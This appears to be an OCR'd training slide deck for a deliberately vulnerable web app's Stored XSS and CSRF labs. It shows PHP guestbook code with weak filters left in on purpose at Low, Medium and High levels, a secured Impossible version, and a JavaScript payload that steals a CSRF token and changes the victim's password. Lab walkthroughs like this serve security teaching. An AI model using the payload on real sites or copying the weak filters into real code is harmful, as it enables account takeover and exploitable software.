
$~/XSS (Stored)/Low: cat ./Answer



$~/XSS (Stored)/Low: cat ./Answer




$~/XSS (Stored)/Low: cat ./Answer



NISRA

$~/XSS (Stored)/Low: cat ./Answer




$~/XSS (Stored)/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the
mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

$~/XSS (Stored)/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the
mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

$~/XSS (Stored)/Medium: cat ./Answer




$~/XSS (Stored)/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the
mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the
mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' .
((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

$~/XSS (Stored)/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

$~/XSS (Stored)/High: cat ./Answer



$~/XSS (Stored)/Impossible: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the
mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the
mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

$~/CSRF/High: cat ./Diagram

GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=...; security=high

Request

Response

```
<input type='hidden' name='user_token'
value='caee57e86e3c4f9b92fe43bc44c163c0' />
```

Request

GET /vulnerabilities/csrf/?password_new=123&password_conf=123
&Change=Change&**user_token=?????...** HTTP/1.1
Cookie: PHPSESSID=...; security=high

$~/CSRF/High: cat ./"Answer - XSS (Stored)"

```
var url = "http://127.0.0.1/vulnerabilities/csrf/";

request = new XMLHttpRequest();
request.withCredentials = true;

request.onreadystatechange = () => {

    if (request.readyState === request.DONE && request.status === 200){

        var response = request.responseText;
        var user_token = /[a-f0-9]{32}/g.exec(response)[0];
        var newpasswd = "123";
        var payload = "http://127.0.0.1/vulnerabilities/csrf/?password_new=" + newpasswd + "&password_conf=" +
newpasswd + "&Change=Change&user_token=" + user_token;
        var second_request = new XMLHttpRequest();
        second_request.open("GET", payload);
        second_request.send();
    };
};

request.open("GET", url);
request.send();
```

